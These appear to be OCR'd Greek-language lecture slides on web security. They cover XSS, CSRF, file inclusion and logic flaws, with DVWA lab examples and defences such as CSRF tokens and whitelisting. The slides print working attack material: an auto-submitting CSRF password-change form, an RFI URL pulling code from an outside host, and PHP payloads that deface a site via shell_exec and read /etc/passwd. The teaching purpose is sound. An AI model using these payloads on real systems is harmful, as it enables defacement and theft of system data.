post XSS script
2
click on link
3
send page w/ XSS script
store
XSS
script
Victim
Victim
Wesite

“ You enter data which is stored within the application and then returned later on in response to another request. This data contains JavaScript code which is executed in the context of the application

Reflected XSS

Non-Persistent


GET: yourserver.com/hello.jsp?
name=<script>//evil-JS-here</script>
yourserver.com
...
Hello,
<script>//evil-JS-here</script>
...
link: yourserver.com/hello.jsp?
name=<script>//evil-JS-here</script>

“ You enter data to the application, which is then echoed back without escaping, sanitization or encoding and it's possible to include JavaScript code which is then executed in the context of the application

DOM-Based XSS

“ You enter data which modifies the DOM of the web page, this data contains JavaScript which is executed in the context of the application. It's relatively similar to reflected XSS but the difference is that in modifying the DOM the data might not ever got to the server

XSS tricks

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

http://dev.opera.com/articles/view/opera-javascript-for-hackers-1/

Προστασία από XSS

- Η αντιμετώπιση των XSS επιθέσεων είναι ιδιαίτερα δύσκολη.
- Τα ευρέως γνωστά web frameworks (Ruby on Rails, Django, .NET) αντιμετωπίζουν επιτυχώς τις περισσότερες επιθέσεις με input sanitization.
- Χρήση template engines για την παραγωγή του HTML markup. Application-level firewalls.
- Static code analysis.
- Τα HttpOnly cookies δεν επιτρέπουν στην javascript να έχει πρόσβαση στο *document.cookie*.
- CSP (Content Security Policy)

Cross site request forgery

CSRF

- Ο εισβολέας χρησιμοποιώντας κακόβουλο κώδικα, αναγκάζει τον browser του “θύματος” να εκτελεί HTTP requests προς την ευάλωτη web εφαρμογή δίχως τη συγκατάθεση του χρήστη.

- Για κάθε request σε κάποιο domain, οι browsers περιλαμβάνουν αυτόματα όλα τα δεδομένα του χρήστη που σχετίζονται με αυτό το domain. (session ID, cookies, IP address, κτλ...).

- Ακόμη και για requests που πυροδοτούνται από μια form, ένα script ή μια εικόνα.


1
Send forged request by phishing or any other technique
Attacker
Victim
3
Webserver validate it and attacker get whatever he/she wants
2
Victim click on it unknowingly and send it
Web server

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurren
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . (

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___m
}
?>
```

GET Request

```
http://83.212.104.36/dvwa/vulnerabilities/csrf/?password_new=password1&password_conf=password1&Change=Change#
```

POST Request

```
<html><body>

<form name="csrf_form" action="http://83.212.104.36/dvwa/vulnerabilities/csrf/" method="post">
    <input type="hidden" name="password_new" value="password1">
    <input type="hidden" name="password_conf" value="password1">
    <input type="submit" name="Change" value="Change"/>
</form>

<script type="text/javascript">document.csrf_form.submit();</script>
</body></html>
```


Προστασία από επιθέσεις CSRF

- Ορθή χρήση των HTTP methods. ην χρησιμοποιείται GET για requests που αλλάζουν το state του server.
- έσω CSRF tokens που παράγονται από το session ID και ένα μυστικό token στον server.
- Τα CSRF tokens πρέπει να περιλαμβάνονται σε κάθε requests και να επαληθεύονται στον server.

```
<form action="/transfer.php" method="post">
  <input type="hidden" name="CSRFToken" value="OWY4NmQwODE4">
  <input type="text" name="amount"/>
  <input type="submit" value="Transfer" />
</form>
```

File Inclusion

File Inclusion Attack



- LFI (Local File Inclusion): ο επιτιθέμενος χρησιμοποιεί ένα αρχείο που υπάρχει στον server.

?page=../../hackable/uploads/fileA.php

- RFI (Remote File Inclusion): ο επιτιθέμενος χρησιμοποιεί ένα αρχείο που υπάρχει σε ένα άλλο origin

?page=https://stefanoshaliasos.com/rfi.php

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

```php
<?php
// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.p
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}
?>
```

FileA.php

```php
<?php
    $a = shell_exec('mv ../../index.php ../../temp.php');
    $b = shell_exec('mv index.html ../../index.html');
    echo "Defacement completed";
?>
```

RFI File

```php
<?php
    $cmd = shell_exec("cat /etc/passwd");
    echo "<pre>{$cmd}</pre>";
?>
```

Logic flaws

- Ο εισβολέας μπορεί να εκμεταλλευτεί σφάλματα στο business logic μιας εφαρμογής και να παραβιάσει το ομαλό workflow.

- Η επίθεση μπορεί να έχει πολλές μορφές και στοχεύει στην λειτουργικότητα και την πολιτική ασφάλειας της εκάστοτε εφαρμογής.

- Ένα σφάλμα στο business logic μιας εφαρμογής μπορεί να εξελιχθεί σε σημαντικότερο κενό ασφάλειας.

- Ο επιτιθέμενος κλειδώνει ένα χρήστη έξω από κάποια εφαρμογή (Προσπαθώντας να κάνει πολλές φορές login)

- Όταν δεν ελέγχουμε τα δεδομένα μας σε επίπεδο server και ο επιτιθέμενος αποφεύγει τις άμυνες του client

UI / UX Data Validation

Summary

SQL injection	→	Prepared Statements
XSS	→	htmlspecialchars()
CSRF	→	CSRF Token
File Inclusion	→	Whitelisting

Ερωτήσεις;;;

csec.uoa@gmail.com

https://www.owasp.org/

http://security-class.gr

https://en.wikipedia.org/wiki/Web_application_security

https://github.com/WebGoat/WebGoat

MIT 6.858: Computer Systems Security